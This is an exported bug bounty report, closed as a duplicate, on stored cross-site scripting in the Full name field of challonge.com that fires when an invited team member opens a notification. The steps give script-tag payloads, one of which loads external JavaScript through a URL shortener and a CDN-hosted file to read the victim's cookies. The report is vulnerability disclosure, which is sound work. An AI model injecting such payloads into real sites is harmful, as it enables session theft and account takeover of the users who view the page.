PDF Export for report 1032059

Stored XSS on Notification invite team

State	Duplicate
Reported by	Romeo (romeo1)
Reported to	Logitech (logitech)
Submitted at	(ISO-8601)
Asset	*.challonge.com (URL)
References	
Weakness	Cross-site Scripting (XSS) - Stored
Severity	medium
CVE IDs	

Summary:

Stored XSS can be submitted on Full name user after that create you team and invite victim to you team, and victim will check the Notifications the XSS will trigger.

Description:

Stored XSS, also known as persistent XSS, is the more damaging than non-persistent XSS. It occurs when a malicious script is injected directly into a vulnerable web application.

Steps To Reproduce:

1. Go to https://challonge.com/settings/edit
2. On the Full name, enter payload: **<script>alert(1);</script>** (but i use **<script src=//cutt.ly/s-></script>** because full name character **limit to 35** i want to alert(document.cookie) '//cutt.ly/s' it will redirect https://cdn.jsdelivr.net/gh/kai63001/-hack1chall@2/test.js)
3. Go to https://challonge.com/teams/new
4. Create you fake team
5. Go to Members for invite victim
6. add username or email victim
7. wait vimtim check notification then XSS will trigger

Demonstration of the vulnerability:

Tested on Firefox and chrome.

Supporting Material/References:

F1074926

F1074927

VIDEO


F1074938

Impact


Impact

The attacker can steal data from whoever checks the notification.

Screenshot_2020-11-12_Your_tournaments_-_Challonge.png



Screenshot_2020-11-12_08-35-57.png



challonge.mp4

Activity

Romeo	2020-11-12 06:02	report title updated	Public
Romeo	2020-11-12 06:02	report title updated	Public
Romeo	2020-11-12 06:03	report title updated	Public

Thank you for the report, but this issue was previously reported by another researcher.

For transparency, we have invited you to the original report. Please do not comment on the original submission. If you have any further questions or concerns, please post it on this report instead.

	2020-11-12 11:43	bug duplicate	Public